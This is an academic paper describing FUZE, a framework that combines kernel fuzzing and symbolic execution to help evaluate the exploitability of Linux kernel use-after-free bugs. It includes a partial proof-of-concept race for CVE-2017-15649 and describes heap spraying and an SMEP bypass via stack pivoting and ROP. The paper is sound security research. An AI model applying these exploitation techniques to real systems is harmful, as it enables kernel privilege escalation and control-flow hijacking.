In this work, we propose FUZE, an exploitation framework to evaluate the exploitability of kernel Use-After-Free vulnerabilities. In principle, this framework is similar to the technical approaches proposed previously, which achieves exploitability evaluation by automatically exploring the exploitability of a vulnerability. Technically speaking, our framework however follows a completely different design, which utilizes a fuzzing technique to diversify the contexts of a kernel panic and then leverages symbolic execution to explore exploitability under different contexts.

To be more specific, our system first takes as input a PoC program which does not perform exploitation but causes a kernel panic. Then, it utilizes kernel fuzzing to explore various system calls and thus to mutate the contexts of the kernel panic. Under each context pertaining to a distinct kernel panic, FUZE further performs symbolic execution with the goal of tracking down the primitives potentially useful for exploitation. To pinpoint the primitives truly valuable for exploiting a UAF vulnerability and even bypassing security mitigation, FUZE summarizes a set of exploitation approaches commonly adopted, and then utilizes them to evaluate primitives accordingly. In Section 3, we will describe more details about this exploitation framework.

Different from the existing techniques (*e.g.,* [5, 7, 8, 29]), the proposed exploitation framework is not for the purpose of fully automating exploit generation. Rather, it facilitates exploitability evaluation by easing the process of exploit crafting. More specifically, FUZE facilitates exploit crafting from the following aspects.

First, it augments a security analyst with the ability to automate the identification of system calls that he needs to take advantages for UAF vulnerability exploitation. Second, it allows a security analyst to automatically compute the data that he needs to spray to the region of the vulnerable object. Third, it facilitates the ability of a security analyst to pinpoint the time frame when he needs to perform heap spray and vulnerability exploitation. Last but not least, it provides security analysts with the ability to achieve security mitigation bypassing.

As we will show in Section 6, with the facilitation from all the aforementioned aspects, we could not only escalate kernel UAF exploitability but also diversify working exploits from various kernel panics. In addition, we demonstrate FUZE could even help security analysts to craft exploits with the ability to bypass broadly-deployed security mitigation such as SMEP and SMAP. To the best of our knowledge, FUZE is the first exploitation framework that can facilitate exploitability evaluation for kernel Use-After-Free vulnerabilities.

```
1  void *task1(void *unused) {
2    ...
3    int err = setsockopt(fd, 0x107, 18,
         ↪ ..., ...);
4  }
5
6  void *task2(void *unused) {
7    int err = bind(fd, &addr, ...);
8  }
9
10 void loop_race() {
11   ...
12   while(1) {
13     fd = socket(AF_PACKET, SOCK_RAW,
           ↪ htons(ETH_P_ALL));
14     ...
15     //create two racing threads
16     pthread_create (&thread1, NULL,
           ↪ task1, NULL);
17     pthread_create (&thread2, NULL,
           ↪ task2, NULL);
18
19     pthread_join(thread1, NULL);
20     pthread_join(thread2, NULL);
21
22     close(fd);
23   }
24 }
```

**Table 1:** A PoC code fragment pertaining to the kernel UAF vulnerability (CVE-2017-15649).

In summary, this paper makes the following contributions.

- We designed FUZE, an exploitation framework that utilizes kernel fuzzing along with symbolic execution to facilitate kernel UAF exploitation.
- We implemented FUZE to facilitate the process of exploit generation by extending a binary analysis framework and a kernel fuzzer on a 64-bit Linux system.
- We demonstrated the utility of FUZE in crafting working exploits as well as facilitating security mitigation circumvention by using 15 real world UAF vulnerabilities in Linux kernels.

The rest of this paper is organized as follows. Section 2 describes the background and challenge of our research. Section 3 presents the overview of FUZE. Section 4 describes the design of FUZE in detail. Section 5 describes the implementation of FUZE, followed by Section 6 demonstrating the utility of FUZE. Section 7 summarizes the work most relevant to ours. Finally, we conclude this work in Section 8.





**Figure 1:** The typical workflow of crafting a working exploit. ❶ Identifying the time window between the occurrence of dangling pointer and its dereference; ❷ selecting the proper system call `syscall_M` to perform heap spray; ❸ adjusting the argument of the system call `syscall_M`; ❹ introducing the system call `syscall_M` and revising the original PoC program accordingly. Note that the zigzag line indicates the kernel execution, and `syscall_A` and `syscall_B` denote the system calls that attach to the occurence of the danlging pointer and its dereference respectively.

## 2 Background and Challenge

To craft an exploit for a UAF vulnerability residing in an OS kernel, a security analyst needs to analyze a PoC program that demonstrates a UAF vulnerability with a kernel panic but not exploits the real target. From that program, he then typically needs to take the following steps in order to perform a successful exploitation.

First, the security analyst needs to pinpoint the system call(s) resulting in the occurrence of a dangling pointer as well as the dereference of that pointer (see ❶ in Figure 1). Second, he needs to analyze the freed object that the dangling pointer refers to based on the size of the object as well as the types of heap allocators. Thus, he can identify a system call to perform a heap spray within the time frame tied to the occurrence and dereference of that dangling pointer (see ❷ in Figure 1).

Generally speaking, the objective of the heap spray is to take over the freed object and thus leverage the data sprayed to redirect the control flow of the system to unauthorized operations, such as privilege escalation or critical data leakage. As a result, the security analyst also needs to carefully compute the content of the data sprayed based on the semantic of the PoC program, and thus adjust the arguments of the system call selected for performing heap spray, before he finally revises the PoC program for exploitation in a manual fashion. As is specified in ❸ and ❹, we depict the last step in Figure 1.

In the past, research (e.g., [33]) has focused on how to augment a security analyst with the ability to select a system call and perform an effective heap spray (*i. e.,* facilitating the step ❷ shown in Figure 1). To some extent, this does facilitate the process of crafting exploits. By simply following the typical workflow mentioned above along with the facilitation in the step ❷, however, it is still challenging and oftentimes infeasible for a security analyst to craft a working exploit for a real-world UAF vulnerability. As we will elaborate below through a real-world UAF vulnerability, this is due to the fact that a PoC program barely provides a useful running context, under which a security analyst can perform successful exploitation.

### 2.1 PoC Program for Kernel UAF Vulnerability


Table 1 shows a PoC program in `C` code, capable of triggering the kernel UAF vulnerability indicated by `CVE-2017-15649`. As is shown in `line 3`, `setsockopt()` is a system call in Linux. Upon its invocation over a certain type of socket (created in `line 13`), it creates a new object in the Linux kernel, and then prepends it at the beginning of a doubly linked list (see Figure 2a).

In `line 16` and `17`, the PoC program creates two threads, which invoke system calls `setsockopt()` and `bind()`, respectively. By repeatedly calling these two lines of code through an infinite loop, the PoC creates a race condition which results in an accidental manipulation to the flag residing in the newly added object.


At the end of each iteration, the PoC invokes system call `close()` to free the object newly added. Because of the unexpected manipulation, the Linux kernel fails to overwrite the "next link" in the head node and thus leaves a dangling pointer pointing to a freed object (see Figure 2b).

In the consecutive iteration of the occurrence of the dangling pointer, the PoC program invokes system calls and creates a new object once again. As is shown in Figure 2c, at the time of prepending the object to the list, a system call dereferences the dangling pointer and thus modifies data in the "previous link" residing in the freed


In a PoC program, the occurrence of a dangling pointer as well as its dereference might be triggered in the same system call.




**(a)** Inserting a new object to doubly linked list.




**(b)** Triggering a free operation with a dangling pointer left behind.





**(c)** Writing unmanageable data to a memory chunk freed previously.

**Figure 2:** Demonstrating a kernel panic triggered through a real-world kernel Use-After-Free vulnerability indicated by `CVE-2017-15649`.

object, resulting in an unexpected write operation which further triggers a kernel panic in consecutive kernel execution.

## 2.2 Challenge of Crafting Working Exploits

Following the typical workflow specified in Figure 1 to craft an exploit for the vulnerability above, in the step ❷, a security analyst needs to identify a proper system call, use it to perform heap spray and thus turn the PoC into a working exploit. By taking a close look at the unexpected write primitive that the aforementioned PoC left behind,




**(a)** Original running context. **(b)** New running context.

**Figure 3:** Context variation before and after. The original context is indicated by the PoC program in Table 1 and the new context is obtained through the insertation of the new system call `sendmsg()`.

however, we can easily observe that this write operation provide an analyst only with an ability to write the address of a new object to the kernel heap region indicated by the dark-gray box in Figure 2c.

Given that the allocation of heap objects is under the control of Linux kernel, and an analyst could only have limited influence upon the allocation, we can safely conclude that the unexpected write primitive only gives the analyst the privilege to write an *unmanageable* data (*i. e.,* the address of the new object) to an *unmanageable* heap address in Linux kernel. In other words, this implies that the analyst cannot take advantage of the unexpected write operation to manipulate the instruction pointer `rip` and thus carry out a control flow hijacking, nor leverage it to manipulate critical data in the Linux kernel so that it could fulfill a privilege escalation.

# 3 Overview

While the running example above shows the difficulty of crafting a working exploit, it does not mean the aforementioned vulnerability is unexploitable. In fact, by inserting the system call `sendmsg()` with carefully crafted arguments into the aforementioned PoC program right behind `line 22`, we can introduce new operations in between the occurrence of the dangling pointer and its dereference. Since the system call `sendmsg()` has the capability of dereferencing the data in the object newly prepended in the doubly linked list, when an accidental free operation occurs and a dangling pointer appears, it has the ability to dereference the dangling pointer prior to the system call defined in the original PoC and thus changes the way how kernel experiences panic.

As is illustrated in Figure 3, the new kernel panic (or in other words the new PoC program) represents a new running context, where the system call `sendmsg()` retrieves the data in the freed object, dereferences it as an invalid


function pointer and thus drives the kernel to a new panic state. Different from the original running context indicated by the PoC program in Table 1, we can easily observe, this new context provides a security analyst with a new primitive, with which he can spray data carefully crafted, manipulate the instruction pointer `rip` and thus perform a control flow hijack. As we will demonstrate in Section 6, this context even provides a security analyst with the ability to bypass kernel security mitigation such as `SMEP` and `SMAP`.

Motivated by this observation, we propose a technical approach to facilitate the context variation of a PoC program. Along with other techniques that will be introduced in the following sections, we name them `FUZE`, an exploitation framework. The design philosophy behind the framework is that context variation could facilitate the identification of exploitation primitives, with which crafting working exploits can be potentially expedited and the exploitability of kernel UAF vulnerabilities can be significantly escalated. In the following, we discuss the considerations that go into the design of `FUZE` as well as the high level design of this exploitation framework.

## 3.1 Requirement for Design

As is mentioned earlier in Section 1, the ultimate goal of `FUZE` is not to yield a working exploit automatically but to facilitate the ability of a security analyst to craft a working exploitation. As a result, we decide to design `FUZE` to facilitate exploit crafting from the following four aspects.

First, `FUZE` must provide a security analyst with the ability to track down the vulnerable object, the occurrence of a dangling pointer and its dereference. With this ability, an analyst could rapidly and easily select a proper system call as well as pinpoint the right time window to perform heap spray (*i. e.,* facilitating the steps ❶ and ❷ in Figure 1). Second, `FUZE` must augment a security analyst with the ability to synthesize new PoC programs that would drive kernel to panic in different contexts. With this, an analyst could perform context variations in a highly efficient fashion with minimal manual efforts. Third, `FUZE` must be able to extend the ability of an analyst to automatically select the useful contexts. This is because newly-generated contexts do not unveil whether they could be used for exploitation, and security analysts typically have difficulty in determining which contexts are useful for successful exploitation. Given the fact that kernel security mitigation widely deployed can easily hinder an exploitation attempt, this determination usually becomes even more difficult and oftentimes involves intensive human efforts. Last but not least, `FUZE` must give a security analyst the capability to automatically derive the data that needs to be sprayed in between




**(a)** Exploitable machine states identified by kernel fuzzing.

**(b)** Exploitable machine states identified by symbolic execution.

**Figure 4:** An illustration of evaluating contexts and identifying exploitable machine states using kernel fuzzing and symbolic execution. Note that "non-exploitable machine state" denotes the state from which we have not yet had sufficient knowledge to perform an exploitation.

the occurrence of a dangling pointer and its dereference. This is because crafting data to take over the freed region and perform exploitation typically needs significant expertise as well as tremendous manpower.

## 3.2 High Level Design

To satisfy the requirements mentioned above, we design `FUZE` to first run a PoC program and perform analysis using off-the-shelf address sanitizer. Along with the facilitation of a dynamic tracing approach, `FUZE` could identify the critical information pertaining to the vulnerable objects as well as the time window needed for consecutive exploitation.

Using the information identified, we then design `FUZE` to automatically vary the contexts of that PoC for the purpose of easing the process of synthesizing new PoC programs. Recall that we alter the context of a PoC program by inserting a new system call that dereferences the vulnerable object in between the occurrence of the dangling pointer and its dereference (see Figure 3b). Technically speaking, we therefore design and develop an under-context fuzzing approach, which automatically explores the kernel code space in the time window identified and thus pinpoints the system calls (and corresponding arguments) that can drive the kernel panic in a new

context.

Similar to the context represented by that original PoC, a new context (*i. e.,* new kernel panic) does not necessarily assist an analyst to craft a working exploit. Moreover, as is mentioned above, a security analyst generally has difficulty in determining, following which contexts he could craft a working exploit. Therefore, we further design FUZE to automatically evaluate each of the new contexts. Intuition suggests that we could summarize a set of exploitable machine states based on the exploitation approaches commonly adopted. For each context, we could then examine whether the corresponding terminated kernel state matches one of these exploitable machine states. As is illustrated in Figure 4a, this would allow FUZE to filter out those contexts truly useful for exploitation.

However, this intuitive design is problematic. In addition to the system call selected, the terminated kernel state (*i. e.,* the site where a kernel experiences panic) is dependent upon the remanent content in the freed object. Given that an attacker has the full control over the content in the freed object, using the aforementioned approach that takes only the consideration of system calls, we may inevitably disregard some contexts that allow a security analyst to perform a successful exploitation. Rather than following the intuitive approach above, our design therefore sets each byte of the freed object as a symbolic value and then perform symbolic execution under each context. As is shown in Figure 4b, this allows FUZE to explore the exploitable machine states in a more complete fashion and thus thoroughly pinpoint the set of contexts useful for exploitation.

It should be noted that, as is depicted in Figure 4b, symbolic execution under the context does not mean that symbolically executing kernel code at the site of kernel panic. Rather, it means that we perform symbolic execution right after the site of dangling pointer dereference. As we will demonstrate and discuss in the following section, such a design could prevent incurring path explosion without reaching to any sites useful for exploitation. In addition, it enables FUZE to use off-the-shelf constraint solvers to accurately compute the content that needs to spray in between the occurrence of a dangling pointer and its dereference.

# 4 Design

In this section, we discuss the technical details of FUZE. More specifically, we first describe how FUZE extracts information needed for exploitation facilitation. Second, we describe how FUZE utilizes this information to initialize running contexts, perform kernel fuzzing and thus achieve context variation. Third, we specify how FUZE performs symbolic execution, pinpoints exploitable machine states and thus accomplish context evaluation as well as the computation for the data sprayed. Finally, we discuss some limitations and other technical details.





**Figure 5:** A KASAN log obtained from kernel address sanitizer as well as a kernel trace obtained through dynamic tracing.

## 4.1 Critical Information Extraction

As is mentioned above, FUZE takes as input a PoC program. Then, it extracts information needed for consecutive exploitation by using an off-the-shelf kernel address sanitizer KASAN [19] along with a dynamic tracing mechanism. Here, we describe the information extracted through kernel address sanitizer as well as the design of the dynamic tracing mechanism, followed by how we leverage them both to identify other critical information for exploitation.

**Information from Kernel Address Sanitizer.** KASAN is a kernel address sanitizer, which provides us with the ability to obtain information pertaining to the vulnerability. To be specific, these include (1) the base address and size of a vulnerable object, (2) the program statement pertaining to the free site left behind a dangling pointer and (3) the program statement corresponding to the site of dangling pointer dereference.

**Design of Dynamic Tracing.** In addition to the information extracted through KASAN, consecutive exploitation needs information pertaining to the execution of system calls that trigger vulnerabilities. As a result, we design a dynamic tracing mechanism to facilitate the ability of extracting such information. To be specific, we first trace the addresses of the memory allocated and freed in Linux kernel as well as the process identifiers (PID) attached to these memory management operations. In this way, we could enable memory management tracing and associate

memory management operations to our target PoC program. Second, we instrument the target PoC program with the Linux kernel internal tracer (`ftrace`). This could allow us to obtain the information pertaining to the system calls invoked by the PoC program.

**Other Critical Information Extraction.** With the facilitation of dynamic tracing along with `KASAN` log, we can extract other critical information needed for exploitation. To illustrate the new information obtained through this combination, we take for example the kernel trace and `KASAN` log shown in Figure 5. Using the information obtained through `KASAN`, we can easily identify the address of the vulnerable object (`0xffff88003280e600`) and tie it to the free operation indicated by `kfree()`. With `PID` associated with each memory management operation, we can then pinpoint the life cycle of system calls on the trace and thus identify `close()`, the system call tied to the free operation.

Since system call `socket()` manifests as an incomplete trace, we can easily pinpoint that it serves as the system call that dereferences the dangling pointer. From the `KASAN` log, we can also identify `dev_add_pack+0x304 ↪ /0x310`, the instruction that dereferences a dangling pointer. Associating this information with debugging information and source code, we can easily understand how the dangling pointer was dereferenced and further track down which variable this dangling pointer belongs to.

```
1  PoC_wrapper(){ // PoC wrapping function
2      ...
3      syscallA(...); // free site
4      return; // instrumented statement
5      syscallB(...); // dangling pointer
           ↪ dereference site
6      ...
7  }
```

**(a)** Wrapped PoC program that encloses free and dangling pointer dereference in two separated system calls without race condition involvement.

```
1  PoC_wrapper(){ // PoC wrapping function
2      ...
3      while(true){ // Race condition
4          ...
5          threadA(...); // dangling pointer
               ↪ dereference site
6          threadB(...); // free site
7          ...
8          // instrumented statements
9          if (!ioctl(...)) // interact with
               ↪ a kernel module
10             return;
11     }
12 }
```

**(b)** Wrapped PoC program that encloses free and dangling pointer dereference in two separated system calls with race condition involvement.

**Table 2:** The wrapping functions preventing dangling pointer dereference.

## 4.2 Kernel Fuzzing

Recall that `FUZE` utilizes kernel fuzzing to explore other system calls and thus diversifies running contexts for exploitation facilitation. In the following, we describe the detail of our kernel fuzzing. To be specific, we first discuss how to initialize a context for fuzz testing. Then, we describe how to set up kernel fuzzing for system call exploration.

### 4.2.1 Fuzzing Context Initialization

As is mentioned in Section 3, we utilize kernel fuzzing to identify system calls that also dereference a dangling pointer. To do this, we must start kernel fuzzing after the occurrence of a dangling pointer and, at the same time, ensure the fuzz testing is not intervened by the pointer dereference specified in the original PoC. As a result, we need to first accurately pinpoint the site where a dangling pointer occurs as well as the site where the pointer is dereferenced by the system call defined in the PoC program. As is demonstrated above, this can be easily achieved by using the information extracted through `KASAN` and dynamic tracing.

With the two critical sites identified, our next step is to eliminate the intervention of the system call that is specified in the original PoC and also capable of dereferencing the dangling pointer. To do this, an intuitive approach is to monitor memory management operations and then intercept kernel execution so that it could redirect the execution to the kernel fuzzing right after the occurrence of a dangling pointer. Given the complexity of execution inside kernel, this intrusive approach however cannot guarantee the correctness of kernel execution and even makes the kernel experience an unexpected panic.

To address this technical problem, we design an alternative approach. To be specific, we wrap a PoC program as a standalone function, and then instrument the function so that it could be augmented with the ability to trigger a free operation but refrain reaching to the site of dangling pointer dereference. With this design, we could encapsulate initial context construction for kernel fuzzing without jeopardizing the integrity of kernel execution.

Based on the practices of free operation and dangling pointer dereference defined in a PoC program, we design different strategies to instrument a PoC program (*i. e.,* the wrapping function). As is illustrated in Table 2a, for a single thread PoC program with a free operation and consecutive dereference occurring in two sepa-

```
1 pid = fork();
2 if (pid == 0)
3    PoC_wrapper(); // PoC wrapper
         ↪ function running inside
         ↪ namespaces
4 else
5    fuzz(); // kernel fuzzing
```

**Table 3:** The pseudo-code indicating the way of performing concurrent kernel fuzz testing.

rated system calls, we instrument the PoC program by inserting a `return` statement in between the system calls because this could prevent the PoC itself entering the dangling pointer dereference site defined in the PoC program. For a multiple-thread PoC program, like the one shown in Table 1, the dangling pointer could occur in the kernel at any iteration. Therefore, our instrumentation for such PoC programs inserts system call `ioctl` at the end of the iteration. Along with a customized kernel module, the system call examines the occurrence of the dangling pointer and performs PoC redirection accordingly (see Table 2b).

`KASAN` checks the occurrence of a dangling pointer at the time of its dereference, and we need to terminate the execution of a PoC before the dereference of a dangling pointer. As a result, we cannot simply use `KASAN` to facilitate the ability of the kernel module to identify dangling pointers.

To address this issue, we follow the procedure below. From the information obtained from `KASAN` log, we first retrieve the code statement pertaining to the dereference of the dangling pointer. Second, we perform an analysis on the kernel source code to track down the variable corresponding to the object freed but leaving behind a dangling pointer. Since such a variable typically presents as a global entity, we can easily obtain its memory address from the binary image of the kernel code. By providing the memory address to our kernel module, which monitors the allocation and free operations in kernel memory, we can augment the kernel module with the ability to pinpoint the occurrence of the target object as well as alert system call `ioctl` to redirect the execution of the wrapping function to the consecutive kernel fuzzing.

### 4.2.2 Under-Context Kernel Fuzzing

To perform kernel fuzzing under the context initialized above, we borrow a state-of-the-art kernel fuzzing framework, which performs kernel fuzzing by using sequences of system calls and mutating their arguments based on branch coverage feedbacks. Considering an initial context could represent different environment for triggering an UAF vulnerability, we set up this kernel fuzzing framework in two different approaches.

In our first approach, we start our kernel fuzzing right after the fuzzing context initialization. Since we wrap an instrumented PoC program as a standalone function, this can be easily achieved by simply invoking the wrapping function prior to the kernel fuzzing. In our second approach, we set up the fuzzing framework to perform concurrent fuzz testing. In Linux system, namespaces are a kernel feature that not only isolates system resources of a collection of processes but also restricts the system calls that processes can run. For some kernel UAF vulnerabilities, we observed that the free operation occurs only if we invoke a system call in the Linux namespaces. In practice, this naturally restricts the system call candidates that we can select for kernel fuzzing. To address this issue, we fork the PoC program prior to its execution and perform kernel fuzzing only in the child process. To illustrate this, we show a pseudo code sample in Figure 3. As we can observe, the program creates two processes. One is running inside namespaces responsible for triggering a free operation, while the other executes without the restriction of system resources attempting to dereference the data in the freed object.

In addition to setting up kernel fuzzing for different initial contexts, we design two mechanisms to improve the efficiency of the kernel fuzzing framework. First, we escalate fuzzing efficiency by enabling parameter sharing between the initial context and the fuzzing framework. For kernel UAF vulnerabilities, their vulnerable objects are typically associated with a file descriptor, an abstract indicator used for accessing resources such as files, sockets and devices. To expedite kernel fuzzing for hitting these vulnerable objects, we set up the parameters of system calls by using the file descriptor specified in the initial fuzzing context.

Second, we expedite kernel fuzzing by reducing the amount of system calls that the fuzzing framework has to examine. In Linux system 4.10, for example, there are about 291 system calls. They correspond to different services provided by the kernel of the Linux system. To identify the ones that can dereference a dangling pointer, a straightforward approach is to perform fuzz testing against all the system calls. It is obvious that this would significantly downgrade the efficiency in finding the system calls that are truly useful for exploitation facilitation.

To address this problem, we track down a vulnerable object using the information obtained through the aforementioned vulnerability analysis. Then, we search this object in all the kernel modules. For the modules that contain the usage of the object, we retrieve the sys-

At the fuzzing stage, our objective is to identify system calls for diversifying running contexts but not directly for generating exploitation. Therefore, we disable kernel address randomization for reducing the complexity of tracking down dangling pointers.

tem calls involved in the modules by looking up the `SYSCALL_DEFINEx()` macros under the directory pertaining to the modules. In addition, we include the system calls that belong to the subclass same as the ones already retrieved but not present in the modules. It should be noticed that this approach might result in the missing of the system calls capable of dereferencing dangling pointers. As we will show in Section 6, this approach however does not jeopardize our capability in finding system calls useful for exploitation.

## 4.3 Symbolic Execution

As is mentioned in Section 3.2, we perform symbolic execution under the context with the goal of determining whether a context could direct kernel execution to an exploitable machine state. In the following, we first describe how to set up symbolic execution based on the context obtained through the aforementioned kernel fuzzing. Then, we discuss how to identify the machine states truly useful for exploitation by using symbolic execution.

### 4.3.1 Symbolic Execution Setup

The random input fed into kernel fuzzing could potentially crash kernel execution without providing useful primitives for exploitation (*e.g.,* writing arbitrary data to an arbitrary address). As a result, we start our symbolic execution right before the site where kernel fuzzing dereferences a dangling pointer. To do this, we need to pinpoint the site of dangling pointer dereference, pause kernel execution and pass the running context to symbolic execution.

Different from kernel fuzzing, symbolic execution cannot leverage kernel instrumentation to facilitate this process. This is simply because we use symbolic execution for exploit generation and the exploit derived from instrumented kernel cannot be effective in a plain Linux system.

To address this issue, we utilize the information obtained through `KASAN` and dynamic tracing. As is mentioned in Section 4.1, the information obtained carries the code statement pertaining to the dereference of a dangling pointer. Since this information represents in the source code level, we can easily map it to the plain Linux system, and set a breakpoint at that site.

This approach could guarantee to catch the occurrence of a dangling pointer. However, the setup of the breakpoint could intervene kernel execution even at the time when the dangling pointer does not occur. This is because the statement could also involve in regular kernel execution. To reduce unnecessary intervention, we design `FUZE` to automatically retrieve the log obtained from the aforementioned dynamic tracing, and then examine if the pointer pertaining to the statement refers to an object that has already been freed at time the execution reaches to the breakpoint. We force the kernel to continue its execution if the freed object is not observed. Otherwise, we pause kernel execution and use it as the initial setting for consecutive symbolic execution.

### 4.3.2 Exploitable Machine State Identification

Starting from the initial setting, we create symbolic values for each byte of the freed object. Then, we symbolically resume kernel execution and explore machine states potentially useful for vulnerability exploration. To identify machine states exploitable, we define a set of primitives indicating the operations needed for exploitation. Then, we look up these primitives and take them as candidate exploitable states while performing symbolic execution.

Since primitives represent only the operations generally necessary for exploitation, but not reflect their capability in facilitating exploitation, we further evaluate the primitives guided by exploitation approaches commonly adopted, and deem those passing the evaluation as our exploitable states. In the following, we specify the primitives that `FUZE` looks up and detail the way of performing primitive evaluation.

**Primitives Specification.** We define two types of primitives – *control flow hijacking* and *invalid write*. They are commonly necessary for performing exploitation under a certain assumption.

A *control flow hijacking* primitive describes a capability that allows one to gain a control over a target destination. To capture this primitive during symbolic execution, we examine all indirect branching instructions and determine whether a target address carries symbolic bytes (*e.g.,* `call rax` where `rax` carries a symbolic value). This is because the symbolic value indicates the data we could control and its occurrence in an indirect target implies our control over the kernel execution.

An *invalid write* primitive represents an ability to manipulate a memory region. In practice, there are many exploitation practices dependent upon this ability. To identify this primitive during symbolic execution, we pay attention to all the write instructions and check whether the destination address or the source register or both carry symbolic bytes (*e.g.,* `mov qword ptr [rdi], rsi` where both `rdi` and `rsi` contain symbolic values). The insight of this primitive is that the symbolic value indicates the data we could control and its occurrence in a source register or a destination address or simultaneously both implies a certain level of control over an memory area.

**Primitive Evaluation.** As is described above, it is still unclear whether one could utilize the aforementioned primitives to facilitate his exploitation. Given a control

flow hijacking primitive, for example, it may be still challenging for one to exploit an UAF vulnerability because of the mitigation integrated in modern OSes (*e.g.,* SMEP and SMAP). To select primitives truly valuable for exploitation (*i. e.,* exploitable machine states), we evaluate primitives as follows.

As is specified in [26], with SMEP enabled, an attacker can use the following approach to bypass SMEP and thus perform control flow hijacking. First, he needs to redirect control flow to kernel gadget `xchg eax, esp; ret`. Then, he needs to pivot the stack to user space by setting the value of `eax` to an address in user space. Since the attacker has the full control to the pivot stack, he could prepare an ROP chain using the stack along with the instructions in Linux kernel. In this way, the attacker does not execute instructions residing in user space directly. Therefore, he could fulfill a successful control flow hijack attack without triggering SMEP.

In this work, we use this approach to guide the evaluation of primitives. At the site of the occurrence of a control flow hijacking primitive, we retrieve the target address pertaining to the primitive as well as the value in register `eax`. Since the target address carries a symbolic value, we check the constraint tied to the symbolic value and examine whether the target could point to the address of the aforementioned gadget. Then, we further examine if the value of `eax` is within range `(0x10000,` $\tau$`)`. Here, `(0x10000,` $\tau$`)` denotes the valid memory region. `0x10000` represent the end of an unmapped memory region, and $\tau$ indicates the upper bound of the memory region in user space.

Given SMEP enabled, another common approach [4] for bypassing SMEP and performing control flow hijacking is to leverage an invalid write to manipulate the metadata of the freed object. In this approach, one could leverage this invalid manipulation to mislead memory management to allocate a new object to the user space. Since one could have the full control to the user space, he could modify the data in the new object (*e.g.,* a function pointer) and thus hijack the consecutive execution of Linux kernel.

To leverage this alternative approach to guide our evaluation, we retrieve the source and destination pertaining to each invalid write primitive. Then, we check the value held in the destination. If that points to the metadata of the freed object, we further inspect the constraint tied to the source. We deem a primitive matches this alternative exploitation approach only if the source indicates a valid user-space address or provides one with the ability to change the metadata to an address in user space.

